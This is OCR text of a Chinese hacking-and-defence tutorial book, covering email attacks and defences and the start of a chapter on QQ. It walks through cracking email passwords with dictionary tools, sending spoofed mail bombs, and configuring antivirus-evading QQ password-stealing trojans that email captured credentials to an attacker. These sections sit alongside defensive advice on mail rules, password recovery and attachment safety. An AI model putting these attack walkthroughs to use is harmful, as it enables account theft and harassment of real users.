
7 设置账号

在“Pop3用户名”文本框中输入需要探测的用户账号，如已登录服务器，则可以单击按钮测试该用户账号是否存在。



8 设置超次限制

为了防止在探测过程中发生死机等情况，可以在“超次”数值框中设置等待时间，如指定时间内服务器无回应则自动放弃等待。



（2）探测算法

各项参数设置完成后，就可以选择POP3邮箱密码探测器提供的各种不同探测算法进行探测，其中各种算法的功能如下。

深度算法

该算法是“黑雨”——POP3邮箱密码探测器提供的一种特有算法，如果用户将目标账户的密码位数猜测得较准，则可以将探测时间缩短30%～70%。

多线程深度算法

该算法是在CPU能提供强力支持的情况下采取的算法，使用多线程探测方式可以在深度算法的基础上再次提高探测速度。

高手指点 如果选中特殊字符集，则会更大程度地加大密码的探测范围。

广度算法

该算法指目前大多数探测工具所采用的探测方式，与深度算法相比，广度算法要求较高的CPU支持，对于短小密码尤为有效。

多线程广度算法

该算法是广度算法的多线程探测方式，要求更高的CPU支持，同时在缩短检测时间、提高探测效率方面有更好的效果。

7.1.2 上机1小时：使用“随意发”制作邮箱炸弹

“随意发”本身是一款邮件发送工具，不过因为其功能强大，可以发送附件和网页等内容，也被黑客们用作邮箱炸弹。本例将使用“随意发”制作邮箱炸弹。

上机目标

- 巩固攻击E-mail的方法。
- 进一步掌握使用软件制作邮箱炸弹的方法。

教学演示\第7章\使用“随意发”制作邮箱炸弹

1 设置邮箱主题和发件人

1. 启动软件，在其操作界面中的“收件人”文本框中输入想要攻击的邮箱地址。
2. 在“主题”文本框中输入要发送的邮件炸弹的主题。
3. 在“发件人”文本框中输入发件人的姓名，再在后面的文本框中输入冒名的发件人和邮箱地址。

教你一招：“随意发”的功能特点

“随意发”内置有SMTP服务器，利用“随意发”程序中内置的SMTP服务器功能，可以将邮件直接发送到目标邮箱中而不需经过SMTP服务器中转。而且，“随意发”支持匿名发信功能，使用“随意发”无须申请发信账号，就能够匿名发送邮件。

2 添加附件

单击其操作界面中的“添加一个附件”按钮，在打开的“打开”对话框中选择要添加的文件，单击 打开(O) 按钮将其添加到“附件”下拉列表框中。

教你一招：发送多媒体网页

“随意发”还可发送多媒体网页，只需简单的导入HTML文件，程序会自动处理该文件中包含的图片、声音等文件，对方即可收到丰富多彩的邮件。


补充两句　使用“随意发”可以发送EML文件，该功能适合熟悉邮件MIME编码的高级用户自定义邮件原文。EML文件即电子邮件文件，可以使用Outlook Express和Foxmail等电子邮件工具打开。

3 添加网站

1. 选中“高级”复选框。
2. 选中页面中的“发送网址”单选按钮。
3. 在其下的文本框中输入要发送的网址，即可在邮件中将该网站发送到目标邮箱中。

4 添加HTML文件

1. 选中“发送HTML文件”单选按钮。
2. 单击其下方文本框后的浏览...按钮，在打开的“打开”对话框中选择要发送的HTML文件，单击打开(O)按钮添加。



5 添加EML文件

1. 选中“发送EML文件”单选按钮。
2. 单击其下方文本框后的浏览...按钮，在打开的“打开”对话框中选择要发送的EML文件，单击打开(O)按钮添加。

6 发送邮件炸弹

单击发送按钮即可将已经编辑好的邮件发送到目标邮箱中，由于“随意发”没有发送次数的设置，因此要进行炸弹攻击的有效办法是加大邮件的容量。

第7章

7.2 E-mail防御

老马对小李说：“既然能对E-mail进行攻击，当然也能对E-mail进行防御。不过，对应E-mail攻击的方式，防御的方法也主要针对邮件炸弹的攻击和窃取邮箱密码的攻击。除此以外，电子邮件的兴起带给用户另一个巨大的威胁就是来自于邮件的病毒，邮件病毒是附带在电子邮件之中的病毒，通过用户阅读邮件或打开邮件附件进行传播，所以对E-mail的防御也要防御病毒。”

高手指点 “随意发”可发送网站，只要输入网址，对方收到后网站内容会直接显示在邮件中，这样就能增加邮件的容量，达到攻击的目的。

7.2.1 学习1小时

学习目标

- 学会防御邮箱炸弹的方法。
- 学会找回邮箱密码的方法。
- 学会防范邮箱病毒的方法。

1 防御邮箱炸弹

下面将以Windows操作系统自带的邮件客户端软件Outlook Express为例，对大量垃圾邮件炸弹的防御方式进行详细讲解。

（1）常见防御措施

邮箱炸弹攻击是一种非常普遍的攻击方式，下面介绍几种有效的防御措施。

向ISP求助

一旦邮箱被炸弹攻击，将无法进行正常的操作，最简单实用的解决办法就是拿起电话向网络ISP服务商求助，他们可以采取办法帮助用户清除邮箱炸弹。

使用专用工具

如果邮箱被炸弹攻击，而且还想继续使用这个邮箱账户的话，可以用一些专门清除垃圾邮件的工具软件来清除这些垃圾信息。这些清除软件可以登录到邮件服务器上，使用其中的命令来删除不需要的邮件，保留有用的信件。

采用过滤功能

现在很多电子邮件服务商都会提供邮件过滤功能，其原理是在邮件软件中安装一个过滤器，在接收任何电子邮件之前预先检查发件人的资料，如果觉得有可疑之处，可以通过设置将其删除，不让它进入邮件系统。如果担心有人通过邮箱炸弹恶意破坏电子邮箱，可以在邮件软件中启用过滤功能，将邮件服务器设置为如果接收到超过邮箱容量的大邮件时，自动删除邮件。这种方法的缺点是有时会误删除一些有用的邮件。

谨慎使用自动回信功能

自动回信功能就是指对方给用户邮箱发来一封电子邮件，而用户没有及时收取，邮件系统会按照事先的设定，自动给发信人回复一封确认收到的邮件。这个功能本来是为了方便用户而设计的，但很容易被黑客利用，将其制造成邮箱炸弹。如果给用户发信的人使用的邮箱账号系统也开启了自动回信功能，那么当用户收到其发来的邮件而没有及时收取时，系统就会给对方自动发送一封确认信，恰巧他在这段时间也没有及时收取信件，那么他的邮箱又会自动发送一封确认收到的信。如此一来，这种自动发送的确认信便会在双方的系统中不断重复发送，直到把双方的邮箱都撑爆为止。

使用转信功能

有些邮件服务器为了提高服务质量往往设有“自动转信”功能，利用该功能可以在一定程度上防御邮箱炸弹的攻击。假设申请了一个转信邮箱，利用该邮箱的转信功能和过滤功能，可以将那些不愿意看到的邮件统统过滤掉，也可直接将其在邮件服务器中删除，或者将垃圾邮件转移到其他免费的邮箱中，甚至干脆放弃使用被轰炸的邮箱，另外重新申请一个新的邮箱。

（2）防御垃圾邮件炸弹

在Outlook Express中防御垃圾邮件炸弹的具体操作如下。


现在的很多电子邮件服务商都提供收费电子邮箱服务，其特点就是防御能力更强，管理更安全。　补充两句

1 选择命令

启动Outlook Express软件，在其操作界面中选择【工具】/【邮件规则】/【邮件】命令。


2 选择规则条件

打开“新建邮件规则”对话框，在“选择规则条件”列表框中选中“若‘发件人’行中包含用户”复选框。




3 选择规则操作

1. 在“选择规则操作”列表框中选中“从服务器上删除”复选框。
2. 在“规则描述”文本框中单击“包含用户”超链接。




4 设置规则描述

1. 在打开的“选择用户”对话框的文本框中输入垃圾邮件主题行中包含的单词。
2. 单击 添加(A) 按钮添加到“个人”列表框中。
3. 单击 确定 按钮。




5 设置规则名称

1. 在“规则名称”文本框中输入为该规则自定义的名称，以便与其他规则区别。
2. 单击 确定 按钮完成对新建规则的设置。



6 开始检测

1. 在弹出的提示对话框中单击 确定 按钮。
2. 在打开的“开始应用邮件规则”对话框中单击 立即应用(Y) 按钮即可让该规则立即生效。



高手指点 在“选择用户”对话框中单击 通讯簿(B)... 按钮，在打开的“规则地址”对话框中也可以进行发件人信息的添加。

2 找回邮箱密码

考虑到邮箱是黑客主要攻击的对象，所以多数E-mail服务商都提供了邮箱密码恢复功能。几乎所有的找回邮箱密码的操作都有3个步骤，即输入邮箱账号、输入用户的正确信息和回答密码提示问题，当然，这些信息需要在申请邮箱时认真设置并牢记。下面以找回126免费邮的邮箱密码为例进行详细讲解，其具体操作如下。

教学演示\第7章\找回邮箱密码

1 打开网页


1. 启动浏览器，在地址栏中输入“http://mail.126.com/”，按【Enter】键。
2. 在登录界面中单击“忘记密码了？”超链接。

2 选择密码取回方式

在打开的“请选择密码取回方式”页面中单击“通过密码提示问题”超链接，选择通过回答密码提示问题找回密码的方式。

3 输入用户信息

1. 在打开的“取回密码”页面的“126免费邮用户名”文本框中输入邮箱账号，在“出生日期”文本框中输入生日信息。
2. 单击 下一步 按钮。



4 输入密码提示问题和新密码

1. 在打开页面中的“请输入问题的答案”文本框中输入密码提示问题的答案，并在下面的“新密码”和“确认新密码”文本框中输入要设置的新密码，输入图片验证码。
2. 单击 下一步 按钮。

由找回密码的步骤可以看出，在申请电子邮箱时所填写的信息很重要，千万不可将其遗失或透露给其他人。

补充两句

5 修改密码成功

在打开的页面中将以醒目的红色字体显示“成功修改密码”提示信息，此时单击其后的“点击这里登录邮箱”超链接即可登录邮箱。

操作提示：其他取回密码的方式

126免费邮是采用“密码重设”的方式为用户找回邮箱密码的，除了这种方式之外，一般的WebMail系统还有两种方式取回密码：一种是页面返回密码，该方式指用户在正确回答密码提示问题后在网页中返回该邮箱的当前密码，用户直接复制该密码即可登录邮箱；另一种是邮件发送密码。该方式指用户在正确回答密码提示问题后系统会将邮箱当前密码发送到用户注册时填写的另一个邮箱里，登录该邮箱即可得到密码。

教你一招：3种方式的安全性比较

“页面返回密码”方式取回密码虽然方便，但如果攻击者知道密码提示问题的正确答案，则可以在用户毫不知情的情况下拥有邮箱的完全监视权，给用户的信息安全带来极大的威胁，该方式安全性最低；“密码重设”方式取回密码可以使用户在攻击者重设密码后因为登录不了邮箱而及时发现被攻击，进而采取措施，该方式安全性稍高；“邮件发送密码”方式安全性是最高的，因为对于攻击者来说即使拥有密码提示问题的答案也仍然不能获得密码。

3 防御邮件病毒

防御邮件病毒通常有禁止显示HTML格式邮件和检查邮件附件两种方式。

（1）禁止显示HTML格式邮件

有些邮件病毒直接捆绑在HTML代码中，对于这种病毒，可以设置用纯文本的方式阅读邮件，即可避免其调用HTML代码，其具体操作如下。

教学演示\第7章\禁止显示HTML格式邮件


第7章

1 选择命令

启动Outlook Express软件，在其操作界面中选择【工具】/【选项】命令。

2 设置阅读方式


1. 在打开的“选项”对话框中选择“阅读”选项卡。
2. 在“阅读邮件”栏中选中“用纯文本格式阅读所有信息”复选框。



高手指点 大部分网站都增加了附件杀毒功能，但这也只能杜绝一部分病毒的侵入，用户还需要在日常使用中养成良好的习惯，如不要打开来历不明的邮件和附件、在打开附件之前对邮件进行扫描等。

3 设置阻止下载图像

1. 选择“安全”选项卡。
2. 在“下载图像”栏中选中“阻止HTML电子邮件中的图像和其他外部内容”复选框。
3. 单击 确定 按钮。



操作提示：过滤特殊效果

用纯文本格式阅读所有信息虽然可以防止附带在HTML格式邮件中的病毒侵入，但同时也将电子邮件中的所有特殊效果过滤掉了。

（2）检查邮件附件

很多邮件传输时带有附件，而病毒可能就隐藏在附件中，一旦附件被打开，电脑也就被病毒所感染，所以需检查邮件附件，其具体操作如下。

教学演示\第7章\检查邮件附件

1 打开“选项”对话框

在Outlook Express的操作界面中选择【工具】/【选项】命令，打开“选项”对话框，选择“安全”选项卡。

操作提示：防止自动打开附件

在“安全”选项卡中选中“不允许保存或打开可能有病毒的附件”复选框是为了防止Outlook Express自行打开附件而使系统中毒。

2 设置禁止打开附件和防冒名发送

1. 在“病毒防护”栏中选中“当别的应用程序试图用我的名义发送电子邮件时警告我”和“不允许保存或打开可能有病毒的附件”复选框。
2. 单击 确定 按钮。

操作提示：防止信息泄露

选中“当别的应用程序试图用我的名义发送电子邮件时警告我”复选框，是为了防止本机中的木马或病毒程序擅自使用邮件客户端程序向外发送邮件，避免了重要信息泄露的危险。

如要重新显示电子邮件中的所有特殊效果，取消选中“阻止HTML电子邮件中的图像和其他外部内容”复选框即可。

补充两句

7.2.2 上机1小时：防御巨型邮件炸弹

本例将在Outlook Express中进行设置，以防御体积超过收件箱体积的邮件炸弹。

上机目标


- 巩固E-mail防御的相关知识。
- 进一步学习防御巨型邮件炸弹的操作。

1 新建规则

1. 打开“邮件规则”对话框，选择“邮件规则”选项卡。
2. 单击 新建(W)... 按钮。


2 选择规则条件

打开“新建邮件规则”对话框，在“选择规则条件”列表框中选中“若邮件长度大于指定的大小”复选框。




3 选择规则操作

1. 在“选择规则操作”列表框中选中“从服务器上删除”复选框。
2. 在“规则描述”文本框中单击“指定的大小”超链接。



4 设置规则描述


1. 打开“设置大小”对话框，在“大于”数值框中输入邮件的体积上限。
2. 单击 确定 按钮。



高手指点 如果是首次创建邮件规则，在选择菜单命令后将直接打开“新建邮件规则”对话框，如已创建过其他的邮件规则，那么在选择菜单命令后会打开“邮件规则”对话框。


5 设置规则名称

1. 在“规则名称”文本框中输入可以与其他规则区分的名称。
2. 单击 确定 按钮。



6 应用规则

1. 返回“邮件规则”对话框，单击 立即应用(A)... 按钮。
2. 在打开的“开始应用邮件规则”对话框中选择刚才添加的规则，单击 立即应用(Y) 按钮即可。



7.3 跟着视频做练习

小李在老马的指导下，使用“流光”将自己的电子邮箱密码又“窃取”了回来，虽然已经学习了电子邮件攻防的相关知识，但老马觉得小李的技术水平还比较低，需要多加练习，于是他又将准备好的练习光盘送给了小李，要求小李跟着视频中的操作练习电子邮件攻防的相关操作。

1 练习1小时：使用“溯雪”窃取电子邮箱密码

溯雪与流光“师出同门”，都是由国内的网络黑客高手小榕编写的。“溯雪”是一款功能强大的黑客工具，它可以对各种邮箱、聊天室、社区、BBS以及QQ的密码进行探测，并且具有极高的探测成功率。本例将练习使用“溯雪”对POP3免费邮箱的密码进行探测。

为邮件设置其过滤体积时应该根据邮箱的容量进行设置，另外，如果数值太小可能会过滤掉正常的邮件。

补充两句

操作提示：

1. 启动软件，在其地址栏中输入要探测的邮箱服务器“http://mail.163.com/”，按【Enter】键打开该页面。
2. 在“溯雪”的操作界面中选择【文件】/【从当前URL导入】命令，提取当前网页中的表单。
3. 在网页下方的“表单选择区”中双击username选项打开Element【username】Properties对话框，在“单元常量”文本框中输入要探测的账号，单击 确定 按钮。
4. 双击password选项打开Element【password】Properties对话框，选中“词典”复选框，单击其后的 浏览... 按钮，在打开的“打开”对话框中选择要使用的字典文件，单击 打开(O) 按钮，然后单击 确定 按钮返回“溯雪”操作界面。
5. 在“溯雪”的操作界面中选择【运行】/【提交测试】命令即可开始用“溯雪”进行探测测试。此时“溯雪”只会将密码字典中的第一个密码提交给服务器进行验证。
6. 如果探测密码都是错误的，则邮件服务器将返回一个错误信息，“溯雪”将记录该信息作为以后探测的依据，如果邮箱服务器返回该数值则说明该密码错误，反之则表示该密码正确。
7. 在“溯雪”的操作界面中选择【运行】/【开始】/【重新开始】命令，“溯雪”将根据设定开始逐个探测密码。

视频演示\第7章\使用“溯雪”窃取电子邮箱密码

2 练习1小时：变更文件关联以防御邮件病毒

某些通过电子邮件附件传播的病毒的后缀名是.bat或.vbs等，其在Windows操作系统中关联的文件是可执行文件，要防止它在打开邮件时自动运行，只需将它的关联属性进行变更，使其即使在打开了脚本文件的情况下，病毒也不会自动运行。本例将根据这一原理，通过变更文件关联来进行邮件病毒的防御。

视频演示\第7章\变更文件关联以防御邮件病毒

操作提示：

1. 选择【开始】/【控制面板】命令，打开“控制面板”窗口，在其中双击“文件夹选项”图标。
2. 在打开的“文件夹选项”对话框中选择“文件

高手指点 “溯雪”的每一步操作信息都将在其操作界面右侧的窗格中进行说明，用户在使用过程中可以通过查看这些信息了解具体的检测信息。

类型”选项卡，在“已注册的文件类型”列表框中选择要更改关联的VBS文件类型，单击 高级(V) 按钮。

3. 在打开的“编辑文件类型”对话框中单击 编辑(E)... 按钮。
4. 打开“编辑这种类型的操作”对话框，对“操作”、“用于执行操作的应用程序”、“应用程序”和“主题”文本框进行设置，然后单击 确定 按钮。
5. 返回“编辑文件类型”对话框，单击 设为默认值(S) 按钮将编辑操作设置为该文件类型的默认打开类型，单击 确定 按钮完成更改文件关联的设置。
6. 返回“文件夹选项”对话框，在“‘VBS’扩展名的详细信息”栏中可以看到该文件类型的默认打开方式已经变更为用记事本打开。

7.4　秘技偷偷报

小李对于电子邮件防御和攻击的方法有了一定的了解，但是他对于相关知识的学习欲望更加强烈了，于是他向老马请教电子邮件攻防的秘技，老马当然是有求必应，早就总结了几个秘技，正好教给他。

1 发现邮箱被探测的处理方法

如果某邮箱在规定时间内有多次错误登录，那么服务器将认为该邮箱正在被探测，就会启用如下的几种防御措施。

禁用邮箱账号

如果发觉邮箱被探测，服务器将禁止该用户在规定时间内登录，这个时间视邮箱服务器的设置不同而不同。这种方法的缺点在于，如果该邮箱被持续探测，将会导致账号一直处于被服务器禁用的状态，从而使得真正的用户也无法正常使用。

阻断IP地址

服务器将正在进行探测的IP地址添加到“黑名单”中，使其在一段时间内无法正常连接服务器，这种方式可以避免因账户锁定造成真正用户无法登录的问题，但无法防御来自多个代理IP地址的攻击。另外，阻断IP地址也可能导致使用同一IP地址的局域网用户不能正常使用该服务。

使用登录验证码

该方式是指在需要提交的邮箱登录表单中将包含一个随机生成的检验字符串，称为登录验证码，用户只有输入正确的验证码才能成功登录服务器，这种方式可以有效地防止探测并且不会影响用户的正常使用。

操作提示：　判断密码是否正确

根据WebMail的密码验证系统在Internet上是通过提交表单的形式由邮箱服务器来进行处理的原理，黑客可以使用一些黑客软件不停地用不同的密码尝试登录相同账号的服务器，根据返回的信息就可以判断所尝试的密码是否正确。

2 为邮箱设置安全密码的技巧

以下几点就是设置安全邮箱密码的技巧。

尽量选用密码位数多的电子邮箱

一些免费邮箱的密码位数长度少，就容易被破解。选择位数较长的密码，恐怕黑客也要仔细考虑破解这样的密码所花的时间是否值得了。

使用复杂密码

密码最好使用键盘上没有的字符，如特殊字符和汉字等（这些字符大多数是双字节的，每个字符占两位密码，很多免费邮箱均支持）。

补充两句

要使自己的邮箱安全，只靠服务器的安全策略是远远不够的，最好的方法是使用复杂的密码，并且定期进行修改，或者使用安全性较高的付费邮箱。

巧设双邮箱密码

密码位数长了，问题也接着来了：怎么能记住密码呢？其实，根本不需要记忆密码。其诀窍就是：申请两个邮箱A、B。邮箱A公开（也就是别人可以知道你的登录用户名），邮箱B不公开。接收信件使用邮箱B，而发信时使用邮箱A。对于邮箱B（密码可以随意选用），由于别人不会知道用户名，因此就无法破解该邮箱的密码。仔细、慎重选好邮箱A的密码，然后将该密码保存在邮箱B中（方法是：将密码保存在文本文件中，然后在邮箱B中作为附件发给自己）。需要登录邮箱A时，先到邮箱B中取密码。这里需要对邮箱A进行一些设置：使用自动转信功能把邮件转发到邮箱B（现在的免费邮箱几乎都支持自动转发功能），并且在邮箱A的服务器上不备份邮件。平常收发邮件使用邮箱B。由于邮箱A不备份邮件，只是作为转发邮箱使用，因此破解侵入该邮箱就显得毫无意义了，即使被破解也不会有多少损失，而且不怕邮件炸弹。

操作提示：双邮箱密码注意事项

一是对于来历不明的邮件，需要回复时，使用邮箱A而不使用邮箱B，否则很容易暴露邮箱B；二是邮箱B中不要使用自动回复功能，以免暴露该邮箱；三是在设置邮箱的“密码提示问题”时，提示回答最好不用英文，而是尽量用别人猜想不到的中文句子，以防止别人在邮箱的登录页面使用“密码遗忘”功能这条安全性非常脆弱的“路径”侵入您的邮箱。

公共场所安全防范

在网吧等公共场所收发邮件完毕后，一定要单击网页上的“退出”按钮，这样才算真正退出邮件系统；离网时要关闭所有的浏览器窗口，并且要清除上网的历史记录（或者直接删除WindowsTemporary Internet Files文件夹下的内容）。

读书笔记

高手指点 世界上没有绝对安全的防御系统，只要我们按照正常的方法进行操作，尽可能地设置好安全项目，这样就能最大限度地保障电子邮箱的安全。

第8章

黑客攻击的右勾拳——QQ

学习了很多黑客攻防的相关知识，小李的QQ密码还是没有找回来，这使得他与很多朋友和客户失去了联系。于是，他决定向老马学习有关QQ攻击和防御的知识，看看能不能将丢失的QQ找回来。他将这个想法告诉了老马，老马告诉他，QQ是现在使用最为广泛的即时通信工具，现在很多商务信息都会通过QQ进行传递，所以QQ也成为了黑客的重要攻击对象，各种攻击的方法也层出不穷，针对这种情况，各种QQ安全防御方法和软件也不断地产生。然后，老马向小李讲起了有关QQ攻击和防御的相关知识。

2 小时学知识

- 攻击QQ
- QQ防御

4 小时上机练习

- 使用“QQ密码使者”窃取QQ密码
- 为QQ申请密码保护
- 设置“广外幽灵”窃取QQ密码
- 保护QQ账号

8.1 攻击QQ

老马告诉小李，黑客对于QQ的攻击主要有3种方式：一是通过软件窃取QQ的账号和密码；二是远程破解QQ的账号和密码；三是通过软件对QQ进行轰炸、攻击和远程监控。

8.1.1 学习1小时

学习目标

- 学会常见QQ密码窃取工具的使用方法。
- 学会QQ密码远程破解工具的使用方法。
- 学会QQ远程攻击的方法。

1 窃取QQ密码

对于黑客而言，最常用的窃取QQ密码的方法就是使用专用的QQ密码窃取工具，下面详细讲解一些常用的 QQ密码盗窃工具的使用方法以及保护QQ密码的具体方法。

（1）盗Q黑侠

盗Q黑侠是一款比较有特点的盗取QQ密码的工具，它可以逃避多款杀毒软件的检测。另外，软件的使用方法非常简单，只需通过简单的设置即可实现对QQ密码的有效检测和截取。使用盗Q黑侠窃取QQ密码的具体操作如下。

教学演示\第8章\盗Q黑侠

1 启动软件

启动程序，在操作界面中选中“邮箱收发信设置”单选按钮。

2 设置发信服务器和发信邮箱

1. 在“选发信服务器”下拉列表框中选择正确的发信服务器。
2. 在“发信邮箱名称”、“发信邮箱全称”和“发信邮箱密码”文本框中输入正确的信息。

高手指点 盗Q黑侠的发信服务器列表中只有3种服务器类型，因此在输入发信箱名称时要选择相应的邮箱。另外，收信箱可以是任意信箱类型。

3 设置收信邮箱

1. 在“收信邮箱全称”文本框中输入需要将截取到的密码信息发送到的邮箱地址。
2. 单击 生成服务端 按钮。

4 生成服务端

1. 在打开的“另存为”对话框中设置保存位置和文件名。
2. 单击 保存(S) 按钮。

（2）啊拉QQ大盗

啊拉QQ大盗在附加功能方面比盗Q黑侠完善得多，如它具有摧毁防火墙、遇还原精灵自动转存密码信息和为木马程序自定义图标等功能。本节将具体介绍使用啊拉QQ大盗窃取QQ密码信息的方法，其具体操作如下。

教学演示\第8章\啊拉QQ大盗

1 启动软件

启动程序，在操作界面中的“发信模式选择”栏中选中“邮箱收信”复选框。

2 设置收信邮箱

在“收信邮箱”文本框中输入需要将截取到的密码信息发送到的邮箱地址。

该版本的啊拉QQ大盗可以同时使用网站收信和邮箱收信两种模式，本例中只对邮箱收信模式进行讲解。

补充两句

3 设置发信箱

1. 在“发信服务器”下拉列表框中选择适合的发信箱的服务器。
2. 在“发信箱账号”、“发信箱密码”和“发信箱全称”文本框中分别输入正确信息。

4 设置窃取选项

在“高级选项”栏中选中“关闭QQ”、“过滤重复号码”和“显示IP地址”复选框，为啊拉QQ大盗记录QQ密码信息提供便利。

5 设置防御选项

